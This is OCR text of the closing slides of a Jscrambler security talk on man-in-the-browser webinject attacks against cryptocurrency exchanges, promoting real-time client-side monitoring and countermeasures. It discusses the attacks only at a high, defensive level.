
- Detects previously unseen injections
- Different levels of sensitivity
- Machine Learning (supervised & unsupervised)
  to tackle false positives
- Also supports signatures

Client-side countermeasures

- DOM Healing (requires signature)
- Redirects, Delete cookies, Callback

The JS embedded agent is delivered with code protection

- Polymorphic JS obfuscation
- Tamper resistant
- Optionally mixed with the application code



DEMO

APPLICATION REAL-TIME MONITORING

jscrambler

Conclusions

Crypto Exchanges are becoming targets for MITB

Stealing anonymous & untraceable money is too appealing for attackers

Coinbase and Blockchain.info attacks can be seen as warnings

Uncompleted work, most likely was implemented by a script kiddie

2FA/SMS defeated by tricking the user

Exchanges can improve their defenses

e.g. Temporary freeze withdrawals on any change to the security settings

But... attacks might get more creative and automated

Conclusions

Application Real-time Monitoring

Assume injections will occur

Detect them in RT when they do

Custom reaction policies can mitigate attacks, even 0-day webinjects

See exactly what has rendered on the client-side

If attacks keep failing, attackers will move to more profitable targets

THANK YOU!

@pedrofortuna

jscrambler